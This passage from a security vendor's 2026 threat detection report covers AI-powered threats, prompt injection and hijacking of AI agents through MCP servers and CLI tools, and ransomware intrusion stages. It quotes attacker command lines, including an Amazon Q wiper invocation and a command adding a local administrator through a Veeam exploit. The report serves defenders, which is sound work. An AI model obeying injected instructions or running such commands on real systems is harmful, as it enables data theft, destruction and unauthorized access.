red canary
a zscaler company

2026 THREAT DETECTION REPORT

Techniques,
trends,
& takeaways

Table of contents

Introduction

We are pleased to present Red Canary's 2026 Threat Detection Report. Our eighth annual retrospective is based on in-depth analysis of more than **110,000 threats** detected across **4.5 million endpoints**, **networks**, **cloud infrastructure**, **identities**, and **SaaS applications** over the past year. This report provides you with a comprehensive view of this threat landscape, including new twists on existing adversary techniques, and the trends that our team has observed as adversaries continue to organize, commoditize, and scale their cybercrime operations.

After reading this report, we encourage you to explore the **Threat Detection Report website**, featuring our new Threat Detection Library, an evergreen reference of threat and technique analysis that you can turn to whenever you run into malicious activity throughout the year.

As the technology that we rely on to conduct business continues to evolve, so do the threats that we face. Here are some of our key findings:

AI threats materialize in two ways:

1. Adversaries using AI to develop threats

2. Adversaries attempting to compromise corporate AI systems

1. We continue to think that AI benefits defenders more than it benefits adversaries, but AI is lowering the barrier to develop and conduct cyber attacks. Like everyone else, adversaries leverage AI as a force multiplier, so it's critical that defenders develop robust security controls that promote defense in depth and continually assess their coverage against known and emerging threats and techniques.

2. At the same time, as organizations rapidly adopt AI technologies, adversaries are seeking to compromise them. Security teams should protect these systems with robust identity controls and collect logs to actively monitor them. Likewise, organizations should carefully vet the AI tools they adopt and understand the potential supply chain risks associated with many common use cases for AI.

Cloud account compromises continue to soar

Cloud Accounts (**T1078.004**) continues to entrench itself as the top MITRE ATT&CK® technique in our dataset. This is in part because of the broadness of the technique (nearly all malicious activity in the cloud requires access to a valid cloud account). However, it's also partly due to the fact that cloud accounts are a proxy for identity compromises (when organizations are using cloud-hosted identity providers).

It is important that security leaders invest in identity security controls and enforce the principle of least privilege to quell the risk from identity compromise and prevent adversaries from accessing cloud resources.

We detected more identity threats than ever

We detected 850 percent more identity threats in 2025 than we did in 2024. Identity threats accounted for 53 percent of overall detection volume in 2025, up from 20 percent in 2024.

This dramatic increase is due to many factors that include increased adoption of identity products, improved detection coverage for risky logins, better automation via agentic AI, and more. Identities are the most critical security boundary at most organizations, and adversaries are increasingly prioritizing identity compromise as a means to access cloud systems, SaaS apps, and corporate AI tools.

The majority of our top 10 threats use the browser as a key staging ground at some point in their attack chains

Browsers continue to be a critical focal point for adversaries and defenders alike. In the current world of identity providers and cloud-based applications, authentication commonly takes place in browsers, and browsers store highly sensitive residential materials like cookie-based tokens.

In addition to targeting information stored within browsers, adversaries commonly deliver payloads via browsers as well. Organizations must have optics into their browsers to detect these threats and should implement security controls—including user awareness training—to mitigate the risk posed by browser-borne threats.

Remote monitoring and management (RMM) tools are showing up in web-based phishing and paste-and-run campaigns

RMM tools have become the payload of choice for a wide variety of differently motivated adversaries, and are often the payload that follow paste-and-run campaigns.

Detecting and preventing illicit use of these tools is tricky because administrators commonly use them to manage corporate systems. However, security teams should implement application controls to prevent use of unsanctioned RMM tools and closely monitor who is using permitted RMM tools and how.

USE THIS REPORT TO:

- Explore the most prevalent and impactful threats, techniques, and trends that we've observed.
- Note how adversaries are evolving their tradecraft as organizations continue their shift to cloud-based identity, infrastructure, and applications.
- Learn how to emulate, mitigate, and detect specific threats and techniques.
- Shape and inform your readiness, detection, and response to critical threats.

Methodology

Behind the data

The Threat Detection Report sets itself apart from other annual reports with its unique data and insights derived from a combination of expansive detection coverage, diverse technological partnerships, and expert-led investigation and confirmation of threats. The data that powers Red Canary and this report are not mere software signals—this data set is the result of hundreds of thousands of investigations across millions of protected systems and identities.

Each of the more than **110,000 threats** that we responded to have one thing in common: They weren't prevented by our customers' expansive security controls. This research is the result of a breadth and depth of analytics and analysis that we use to detect the threats that would otherwise go undetected.

BY THE NUMBERS

4.5M
endpoints, identities, and cloud assets protected

419M
potentially malicious events generated

305
petabytes of security telemetry



110,117
threats detected

Red Canary ingested **305 petabytes of security telemetry** from 1,700 organizations' endpoints, identities, cloud systems, and SaaS applications in 2025. We processed **329 billion records per day**. Our detection engine generated **419 million investigative leads** that our platform pared down to **8.5 million potentially malicious events**. In the end, we detected **110,000 confirmed threats**, 34,000 of which were higher-severity threats that might've represented a significant risk to our customers if we hadn't detected them. Every one of these was scrutinized by detection engineers, intelligence analysts, researchers, threat hunters, and an ever-expanding suite of bespoke **agentic AI tools**.

The Threat Detection Report synthesizes the critical information we communicate to customers whenever we detect a threat, the research and detection engineering that underlies those detections, the intelligence we glean from analyzing them, and the expertise we deploy to help our customers respond to and mitigate the threats we detect.

What counts

Techniques

We map our custom detection analytics and the other security signals we use to detect threats to corresponding **MITRE ATT&CK® techniques** whenever possible. If the analytic or alert uncovers a realized or confirmed threat, we construct a timeline that includes detailed information about the activity we observed.

Because we know which ATT&CK techniques an analytic aims to detect, and we know which analytics led us to identify a realized threat, we are able to look at this data over time and determine technique prevalence, correlation, and much more.

DETECTIONS BY YEAR



Forever techniques

What we've learned over time is that a relatively small number of techniques play a role in a disproportionately large number of detections. It's rare to see unexpected techniques in our top 10 or even 20 or 30, and when we do, it's almost always because we've turned our focus to a new technological domain. For example, we've seen an increase in adversary abuse of cloud, identity, and SaaS-related techniques in recent years as we've invested in securing those technologies.

To that point, over the last five years, we've detected at least one of the 10 most prevalent techniques in 46 percent of all detections. Over the same time period, we detected at least one of the top 20 techniques in 63 percent of detections.

Visit the Threat Detection Report website for an interactive view of the top techniques we've detected over the last five years.

Explore

Threats

This report also examines the threats that leverage these techniques and other tradecraft intending to harm organizations. While Red Canary broadly defines a threat as any suspicious or malicious activity that represents a risk to you or your organization, we also track specific threats by associating malicious and suspicious actions with clusters of activity, specific malware variants, legitimate tools being abused, and known threat actors.

We track and analyze these threats continually throughout the year, publishing **Intelligence Insights**, bulletins, and profiles, considering not just prevalence of a given threat, but also aspects such as velocity, impact, or the relative difficulty of mitigation or defense. The **Threats section** of this report highlights our analysis of common or impactful threats, which we rank by the number of customers they affect.

Trends

Since this report is a macroanalysis of detection data from organizations of every size and from every sector, it's rightfully biased toward threats and techniques that most organizations are likely to face. And we believe most organizations should prioritize those threats and techniques first and foremost. However, organizations are exposed to a great deal of risk from threats that may not be prevalent enough across enough organizations to rank among our top threats and techniques. As such, we also include extensive analysis of **security trends** from the year that we think security teams ought to be prepared for.

What doesn't count

Limitations

Red Canary optimizes for detecting and responding rapidly to early-stage adversary activity. As a result, the techniques that rank skew heavily between the initial access stage of an intrusion and any rapid execution, privilege escalation, lateral movement, and defense evasion. This will be in contrast to incident response providers, for example, whose visibility tends towards the middle and later stages of an intrusion, or a full-on breach.

Reconnaissance	**Credential Access**
Resource Development	**Discovery**
Initial Access	**Lateral Movement**
Execution	Collection
Persistence	Command and Control
Privilege Escalation	Exfiltration
Defense Evasion	Impact

We often detect and action threats early, shielding organizations from the wide array of risks associated with breaches and incidents. As such, one of the great benefits of this report is that it acts as a playbook that organizations can follow to develop the ability to detect threats early and often, before adversaries are able to accomplish their objectives and cause harm.

Knowing the limitations of any methodology is important as you determine what threats your team should focus on. While we hope our list of top threats and detection opportunities helps you and your team prioritize, we recommend building your own threat model by comparing the top threats we share in our report with what other teams publish and what you observe in your own environment.

TRENDS

Red Canary performed an analysis of emerging and significant trends that we've encountered in confirmed threats, intelligence reporting, and elsewhere over the past year. We've compiled the most prominent trends of 2025 in this report to show major themes that may continue into 2026.

The **Technique** and **Threat** sections of this report are focused on prevalent ATT&CK techniques and threat associations from the more than 34,000 confirmed higher-severity threats we detected in 2025. The Trends section takes us one step beyond that data and allows us to narrate events that might not be prevalent in our detection dataset but may be emergent or otherwise deserve your attention.

What's included in this section

We've written an extensive analysis of 10 trends we tracked throughout 2025. This PDF includes an abridged version of our analysis, describing the trend and explaining why it matters. You can view the full analysis—including mitigation, detection, and testing guidance—in the **web version** of this report.

How to use our analysis

The Trends section provides valuable insight and actionable recommendations for security leaders to make informed decisions. We offer advice to help defenders prepare, prevent, detect, and mitigate activity associated with these trends where relevant. The guidance we provide differs, since each trend requires a different approach. You might also use our analysis to help anticipate and plan for key trends that may continue into 2026, just as we saw with 2024 trends extending into 2025.

TRENDS

AI-powered threats

Adversaries are leveraging AI services, command-lines tools and MCP servers to automate reconnaissance, credential theft, and data exfiltration.

AI-powered threats represent an evolution in tooling, not a revolution in attack techniques. Adversaries are leveraging AI in two major ways that align with how the industry overall is attempting to integrate AI:

1. Force multiplier
Adversaries are using AI in existing development workflows for planning, creating, and distributing malware and facilitating attacks.

2. Automation
Adversaries are attempting to automate workflows to leverage AI for attack techniques.

Command-line interface (CLI) tools, **Model Context Protocol (MCP) servers**, and **large language models (LLMs)** in general are attractive to adversaries because they offer the same advantages they provide to legitimate users: automation, flexibility, and broad access to systems and data.

Research from **Google's Threat Intelligence Group (GTIG)** analyzing government-backed threat actor use of Gemini found that Iranian, Chinese, North Korean, and Russian APT groups are using AI to support reconnaissance, vulnerability research, payload development, and post-compromise activities. In September 2025, **Anthropic** detected and disrupted what they assessed as the first largely AI-orchestrated cyber espionage campaign, where a Chinese state-sponsored group used Claude Code to execute approximately 80-90 percent of tactical operations autonomously, with human operators serving primarily in strategic supervisory roles.

Beyond leveraging AI for coding, adversaries are also heavily relying on AI to execute fraud, not only through **business email compromises** and **spear phishing** but also to mimic individuals on phone or video conversations. For consumers, **deepfake technologies** are becoming rapidly harder to spot. Deepfakes may be used to directly fraud financial officers in companies to deliver fake invoices to adversaries or even to **trick IT administrators into giving adversaries access to the environment**.

AI-powered threats don't require revolutionary new security approaches. The same principles that protect against "traditional" tradecraft also work with AI—least privilege, comprehensive monitoring, and defense in depth. Defending against threats that use AI, in other words, isn't hopeless. It's about getting the fundamentals right. However, the brief history of information security has proven that getting the fundamentals right is expensive and complicated.

AI tradecraft in 2025

Throughout 2025, adversaries integrated AI into their operational workflows, using tools like Gemini, ChatGPT, and Claude to augment capabilities across the full attack lifecycle. This was made evident in a report from **Google's Threat Intelligence Group (GTIG)**, which analyzed prompts from adversaries who attempted to use Gemini, revealing consistent patterns of AI adoption for productivity gains rather than developing entirely novel capabilities. Below is a quick summary of activity covered in the GTIG report.

Nation-state actor	Primary use cases
Iran	Heaviest users among government-backed groups. Phishing campaign development, reconnaissance, vulnerability research, translation, and localization.
China	Reconnaissance, scripting and development, research on ways to attain further access to target environments.
North Korea	Attack lifecycle research such as potential hosting infrastructure, reconnaissance on targets, payload development. A notable example was to draft cover letters and resumes to support clandestine **IT worker fraud**.
Russia	Notably limited engagement with Gemini, some basic coding tasks and localization work.

Anthropic detected and disrupted what they assessed as the first AI-orchestrated cyber espionage campaign at scale. A Chinese state-sponsored group, designated GTG-1002, developed an autonomous attack framework using Claude Code and MCP tools to conduct operations without direct human involvement in execution. The framework broke down complex multi-stage attacks into discrete technical tasks—vulnerability scanning, credential validation, data extraction, lateral movement—that Claude executed based on carefully crafted prompts from human operators.

These developments demonstrate how AI provides adversaries with speed, scale, and automation rather than fundamentally new capabilities. For skilled actors, AI tools offer a helpful framework, similar to how Metasploit or **Cobalt Strike** streamlines operations. For less skilled actors, AI provides a learning and productivity tool enabling faster development and incorporation of existing techniques, effectively lowering the barrier of entry for adversaries to conduct different types of attacks.

What does this mean for defenders?

From a detection standpoint, there will be minimal changes to how threats present themselves. Adversaries will continue to use the same techniques—AI simply lowers the barrier of entry for adversaries and allows them to operate faster.

To that point, a defender's ability to differentiate AI-powered threats from threats that don't leverage AI is limited. Red Canary has seen phishing campaigns that seem to be luring victims into LLMs, and we've almost certainly detected numerous threats that leveraged AI at some point in their development.

JustAskJacky, the second most prevalent threat Red Canary detected in 2025, is a functioning AI chatbot that answers users' questions but executes encoded commands in the background.

Further, we've conducted proof-of-concept research positing various ways that adversaries might leverage AI in the future, including by **abusing "agent mode"** features to trick users into granting credential and account access to malicious AI agents. While we anticipate this will become more of a problem as users become increasingly conditioned to granting account access to AI tools, we don't think this is fundamentally different from traditional phishing.

Ultimately, detecting these threats is business as usual, and we don't see that changing any time soon.

Take action

Visit the **AI-powered threats trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Specific prevention, mitigation, and response techniques for AI-powered threats follow the same paradigms of other, non AI threats. Defense in depth, **zero trust** and continuous monitoring will always provide the best security from any threats.

While the use of AI within your organization is not inherently malicious, it does introduce new risks as users become more comfortable delegating their access and responsibilities to AI agents. As innovative agentic AI tools emerge, they increasingly rely on users' permissions to perform tasks, making these tools targets for exploitation. Solutions like OpenAI's Atlas browser and ChatGPT's "agent mode" exemplify how autonomous AI agents can introduce new, unmanaged vectors for prompt injection and data exfiltration. As adoption of these technologies grows, organizations must proactively assess and secure the ways AI agents interact with sensitive data and systems.

Protecting environments from AI-powered threats relies upon the same fundamentals as any existing threat. The only difference is that defenders should be relying on automation, AI or otherwise, in their environments to match the speed at which the adversaries are operating. AI-powered threats simply increase the speed and adaptability of adversaries.

TRENDS

Threats to AI infrastructure

Adversaries target AI infrastructure through model manipulation and agent hijacking, exploiting the deep interconnectivity of AI tools to steal data and execute unauthorized commands.

The proliferation of AI infrastructure has created a highly interconnected attack surface that adversaries are actively exploiting. Organizations are deploying AI systems that result in deep integration within development environments, cloud resources, and data stores through **Model Context Protocol (MCP)** servers and **AI command-line interfaces (CLI)**.

Organizations deploying AI infrastructure must understand that they're not simply adding another application to their environment—they're introducing autonomous agents capable of executing code, accessing data, and making decisions based on instructions that may originate from untrusted sources. Each of these integrations and configuration choices represents a potential vector for adversaries to exploit, yet many organizations lack visibility into how their AI infrastructure is configured, what data it can access, and what actions it can perform.

Model behavior

When adversaries compromise these systems through model manipulation, the blast radius extends far beyond the AI platform itself to encompass any resource the agent can access. A single malicious **GitHub issue** could trigger an AI agent to exfiltrate private repository data, salary information, and confidential projects. **Npm supply chain attacks** also target AI CLI tools to discover crypto assets or to harvest credentials, as seen in the **s1ngularity attack**.

AI infrastructure presents unique challenges rooted in how these systems operate. **AI agents** combine the flexibility and decision-making capability of human users with the speed and scale of automation, making decisions based on natural language instructions that can be difficult to validate.

A compromised or hijacked AI agent can conduct reconnaissance on an entire environment, exfiltrate credentials, and pivot to additional resources in minutes rather than hours or days. The non-deterministic nature of these systems means the same malicious prompt can trigger different execution paths depending on what tools and resources are available, making detection difficult.

Model hijacking is becoming a more common initial access vector. By crafting malicious prompts that AI agents encounter during normal operations—reading GitHub issues, processing documentation, or analyzing code—adversaries can trick these agents into executing unauthorized commands, exfiltrating sensitive data, or providing access to connected systems.

What makes this particularly dangerous is that the attack requires very little effort. An attacker simply places carefully worded natural language instructions where an AI agent will read them, exploiting the fundamental trust relationship between AI systems and the content they process.

Threats to AI infrastructure in 2025

The primary threat to AI infrastructure in 2025 centered on exploiting the architecture of modern AI systems: their deep integration with development tools, cloud resources, and external data sources. Adversaries recognize that AI agents, particularly those enhanced with MCP servers and AI CLI tools, represent attractive targets for manipulation because they operate with elevated privileges and broad system access while making decisions based on natural language input that can be difficult to validate.

A LOOK UNDER THE HOOD OF THE MCP PROTOCOL



Prompt injection emerged as a dominant attack vector, allowing adversaries to hijack AI agents by strategically placing malicious prompts in locations that AI agents access during normal operations such as public GitHub repositories, documentation sites, API responses, or even file contents within compromised systems. When an AI agent processes this content, it may interpret the malicious prompt as a legitimate instruction, particularly if the agent lacks robust input validation or clear boundaries between trusted and untrusted content.

Adversaries typically attempt to run non-interactive sessions with AI CLI tools to facilitate these prompt injection attacks. One example is the **Amazon Q VSCode extension compromise**, where an adversary attempted to wipe every machine that had it installed though the command `q --trust-all-tools --no-interactive "${re}"`. Luckily, it seemed the adversary simply forgot to add in the chat command, which prevented execution.

This is a very active and growing domain for threats. As businesses continue to implement new AI tooling and infrastructure, adversaries will continue to adapt their techniques. Overall, adversaries continue to target credentials wherever they exist and as AI tools are granted more access, they will continue to contribute to the increasing nest of credentials.

Learn more about the security landscape of the MCP protocol.

Read the blog

Take action

Visit the **Threats to AI infrastructure trend page** for detection opportunities and relevant atomic tests to validate your coverage.

The foundation of AI infrastructure security rests on the same principles that protect any system: least privilege, defense in depth, and comprehensive monitoring. However, the application of these principles must account for the specific ways AI systems operate and the threats they face. Further, the magnitude of the threat posed by an adversary compromising an organization's AI systems—along with the speed with which an adversary can act and the volume of information they can potentially access in these systems—represents a significant risk to enterprises.

To secure the models themselves, security teams should centralize model access for all teams. Tools like **LiteLLM** provide a central repository for API key creation and model hosting. With centralized access, it is possible to provide robust prompt monitoring and holistic detection of the use of LLMs in an environment.

Learn more about the utility of proxying model connections.

Read the blog

Treat AI infrastructure as privileged systems

AI agents and the platforms that host them should receive the same security scrutiny as any application with elevated privileges and broad system access:

- Implement role-based access controls (RBAC) to limit who can deploy or configure AI tools.
- Apply least-privilege principles to the credentials these systems use.
- Restrict filesystem and network access to only what's necessary for legitimate use cases.
- Explicitly define what resources AI agents can access rather than granting broad permissions.

Prevent or otherwise scrutinize access to resources that you don't control. AI agents that access public documents like websites or files run the risk of prompt injection. Information that is fed into an AI model should be treated as untrusted. This is the same paradigm as user input for applications, and the same attack vector that causes SQL injection or deserialization attacks.

Lock down credentials

The primary defense against service hijacking is credential management. API keys for AI platforms should be treated with the same rigor as any high-value credential:

- Implement short-term, scoped credentials rather than long-lived **API keys** that adversaries can harvest and reuse indefinitely.
- Use secrets management solutions like AWS Secrets Manager or Azure Key Vault rather than hardcoding credentials in configuration files or source code.
- Deploy automated credential scanning tools that can detect API keys in repositories, log files, or container images before adversaries discover them.

Take action

When credential exposure does occur—and it inevitably will—implement rapid rotation procedures to invalidate compromised credentials before they can be abused.

Secure the supply chain

The rapid adoption of MCP servers and AI CLI tools has outpaced the development of security practices for vetting and deploying these components. Organizations should maintain an internal registry of vetted MCP servers rather than allowing developers to install arbitrary code from public repositories. Before deploying any MCP server, audit its code to understand:

- the actions it can perform
- the data it can access
- the external connections it makes

Favoring well-known projects with clear ownership and active maintenance reduces supply chain risk. Projects maintained by established organizations or with transparent security practices are less likely to contain malicious code than abandoned or newly created repositories with minimal visibility. MCP servers and tools should be viewed similarly as any third-party SaaS solution that is introduced into an environment.

Implement defense in depth

Layering security controls limits the blast radius when a single control fails.

OAuth-based authentication

The most critical control for MCP integrations is replacing broad access tokens with scoped credentials. The GitHub MCP attack described above succeeded because a single token granted AI agents access to all repositories—public and private. OAuth-based authentication with repository-specific scopes helps prevent this privilege escalation.

Container isolation

Container isolation provides additional defensive layers for MCP servers. Deploy MCP servers in sandboxed environments with restricted filesystem access, limited network egress, and resource constraints. While containerization won't prevent an AI agent from using legitimate tools inappropriately when prompt-injected, it limits what malicious MCP servers can do if introduced into your environment through a **supply chain compromise**.

Verify container signatures to prevent execution of tampered MCP server images, and implement network policies that restrict which external services containerized MCP servers can reach.

Segmentation

Use segmentation to prevent cross-contamination between public and private resources. AI agents that interact with public data sources—scraping websites or processing external APIs—should operate with different credentials and permissions than agents that access sensitive internal data.

This segmentation ensures that if an agent encounters malicious content designed for prompt injection in public spaces, the resulting compromise affects only systems with limited access rather than your entire infrastructure. The GitHub MCP attack demonstrated the danger of unified credentials: the same token that allowed reading public issues also unlocked private repositories containing salary data and confidential projects.

Take action

Establish governance and training

Technology controls alone are insufficient if developers don't understand the security implications of their AI tool usage:

- Create organizational policies that define which AI tools and MCP servers are approved for use, such as requiring security review for custom MCP server development.
- Document what data and resources AI agents should access.
- Train developers on secure practices for AI tool usage, including how to recognize and report suspicious AI behavior, the importance of input validation when processing external content, and the risks of granting AI agents access to high-privilege credentials.

TRENDS

Ransomware

In 2025, ransomware operations adopted aggressive social engineering techniques and moved to exfiltration-only extortion schemes.

Ransomware is holding strong as a lucrative business model for criminals. 2025 continued to see an **increasing number of compromises**, with some criminal groups switching to a **data-extortion-without-encryption model**. However, the percent of victims paying the ransom—regardless of whether encryption is involved in the extortion—continues to **decrease year over year**. This has resulted in **lower total revenue** for ransomware operators, marking a win for the good guys.

As with previous years, Red Canary's visibility into the ransomware landscape focused on the early stages of the ransomware intrusion chain—the initial access, reconnaissance, lateral movement, privilege escalation, and command and control (C2) occurring before exfiltration or encryption. Focusing on detecting intrusions in their earliest stages continued to be a solid approach to stopping ransomware in 2025, so we'll focus on sharing what has worked for us.

We observed very few intrusions make it to the final stages of data exfiltration or encryption. However, Akira made it into our **monthly top 10 threat list for October**, marking the first time we've seen a ransomware group in the list since November 2021. In addition to Akira, in 2025 we observed data exfiltration or encryption activity related to the following ransomware variants:

- Qilin
- Play
- Inc

We also observed precursor activity that we assess would have led to the following variants:

- Black Basta
- Ransomhub
- Lockbit

Common ransomware precursors in 2025

As in previous years, multiple threats in our top 10 have reportedly preceded ransomware encryptor deployment or other extortion activities. Check out each of these pages for ideas on how to take action to detect those threats:

- **SocGholish**
- **CleanUpLoader**
- **KongTuke**
- **NetSupport Manager**

We've previously shared the simplified ransomware intrusion chain below as a way to think about detecting across the entire intrusion, and this chain continued to hold up as a high-level approach to breaking down ransomware.

Ransomware intrusion chain

Here are some of the common techniques, tools, and procedures we observe across "pre-ransomware" intrusion stages.

Initial access

Ransomware affiliates continue to use the same cast of characters for **initial access**, including phishing, valid credentials, and vulnerability exploitation. This year also continued a trend of ransomware affiliates utilizing aggressive social engineering techniques, like targeting the help desk through voice phishing.

Since at least August 2025, adversaries deploying Akira ransomware **reportedly** obtained initial access via misconfigured SonicWall VPNs or by exploiting SonicWall VPNs vulnerable to **CVE-2024-40766**. This SonicWall VPN vulnerability allows for unauthorized access to SonicWall VPN devices under certain conditions and was originally disclosed in August 2024 with an available patch released a day after disclosure. Nearly a year after the patch, Akira affiliates conducted a campaign targeting the same vulnerability or misconfiguration stemming from a failure to reset local account passwords with the update.

In observed Play, Qilin, and Akira intrusions, the affiliate adversaries exploited known Veeam vulnerabilities for initial access and privilege escalation: **CVE-2023-27532**, which targets the Veeam Backup & Replication component to obtain initial access, and **CVE-2024-40711**, a critical vulnerability that allows for remote code execution and privilege escalation.

In the observed instances exploiting CVE-2024-40711, the adversary added a user named "admon" [sic] to the administrator group by using `Veeam.Backup.MountService.exe` to spawn the process `cmd.exe`, with the following command line:

```
"C:\Windows\System32\cmd.exe" /c cmd.exe
/c net localgroup Administrators Admon /
add:
```

The consistent exploitation of vulnerabilities years after their initial disclosure underscores the need to expediently patch and update devices, particularly edge devices that can allow initial access. Read more in the **Vulnerabilities trend section** of this report.

We also observed multiple email bombing campaigns, which continues the trend observed in 2024 of ransomware affiliates utilizing direct engagement to social engineer their targets. The email bombing campaigns followed the same pattern as observed in 2024, beginning with flooding a victim's inbox with spam. Next, the adversary—posing as an IT admin offering to help with the email problem—contacted the user via phone or a link to join a Microsoft Teams call.

Once in contact, the adversary guided the user into running a **remote monitoring and management (RMM) tool** like Microsoft Quick Assist.

We also observed ransomware affiliates use SEO poisoning to trick users into downloading trojanized installers of administrative tools like DBeaver and OpManager to obtain initial access. Upon execution, the malicious binary would drop the legitimate administrative tool as well as the malicious component. The malicious downloads eventually led to the deployment of additional malware, including ransomware encryptors.

Finally, as noted in the **Stealers section**, we continued to see increasing use of info-stealing malware, which adversaries use to sell valid credentials to ransomware affiliates to gain access.

Discovery

As adversaries land on new systems, we regularly observe them conducting discovery with a combination of tools and the usual built-in commands:

- `ipconfig`
- `whoami`
- `net`
- `nltest`

This past year, we also observed ransomware affiliates using SoftPerfect Network Scanner to obtain information about network devices, Advanced Port Scanner to identify open ports, and SharpShares to enumerate accessible network shares. Adversaries also utilized **BloodHound** to obtain information about the Active Directory environment.

Privilege escalation and lateral movement

Ransomware affiliates quickly move laterally after gaining initial access, often attempting to move to unmonitored parts of the network. In fact, some intrusions progress from initial access to encryption in a matter of hours. In 2025, adversaries used what works, and what works is to use tools inherent to the system. To this end, adversaries used `PsExec` and `net.exe` to move to adjacent hosts or escalate privileges.

Defense evasion

As antivirus and endpoint detection have become really good at detecting execution of malware, adversaries have been forced to double down on defense evasion methods to remain undetected through the entire intrusion chain. As mentioned, one method is to quickly pivot to unmonitored devices. Other methods include utilizing EDR killers or attempting to turn off features in security products.

Ransomware affiliates also drop and execute malware from standard Windows system folders, like the world-writable `PerfLogs` directory, likely in an attempt to bypass traditional security detection tools by utilizing trusted folders that do not need elevated permissions to write to.

Command and control

This past year, we saw adversaries continue to abuse **RMM tools**. Adversaries use these tools to facilitate lateral movement, persistence, and command and control; we classify RMM usage under command and control, **consistent with MITRE ATT&CK**. RMM tools are an attractive option for adversaries because they offer robust sets of remote administration features with the veneer of legitimacy, as they are used for regular business functions.

This past year, we observed the following RMM tools deployed prior to ransomware encryptors:

- AnyDesk
- QuickAssist
- SimpleHelp

Notable ransomware trends in 2025

2025 saw about 33 percent more ransomware victims than 2023 and 2024, according to **ransomware leak site scrapers**, continuing the year-over-year trend of increasing intrusions. Similarly, there is a near identical percentage increase in the number of active ransomware groups, according to the same ransomware leak site trackers.

Despite this, ransomware negotiators continue to **report** a decreasing percentage of victims that choose to pay the ransom. This trend of fewer victims paying is likely due to increased adoption of **immutable backups and improved business recovery plans** that mean many victims do not need the encryptor to recover from a ransomware intrusion.

Further, law enforcement takedowns have proven that ransomware operators **do not delete data as promised**, meaning that the word of ransomware operators in data leak extortion operations cannot be trusted.

Despite this, the ransomware ecosystem is still largely profitable. This is likely due to adversaries trending towards quantity of intrusions over high ransom payment demands—or big game hunting. Even with a lower percent of victims paying, the ransomware operators are able to achieve results by simply playing the numbers game. Further, ransomware operators can opt for easier targets and noisier intrusions, cutting bait when the victim identifies the intrusion early, as they know another victim is already in the pipeline.

Increase in exfiltration to extortion without encryption

After years reporting about trends towards double and triple extortion from ransomware affiliates, we have come full circle to ransomware groups that are engaging in extortion without any encryption. In these cases, the adversary will steal data and use threats of releasing the stolen information for leverage to extort victims. Intrusions that rely solely on data theft are less technically challenging, and can rely on **living-off-the-land techniques** and tools inherent to the operating system. Therefore, data theft can be accomplished more quickly and more stealthily than moving laterally and dropping encryptor malware. Threat groups that have adopted the extortion without encryption technique include **Lapsus$**, **Cl0p**, **Hunters**, and **BianLian**.

Ransomware affiliates directly engaging targets

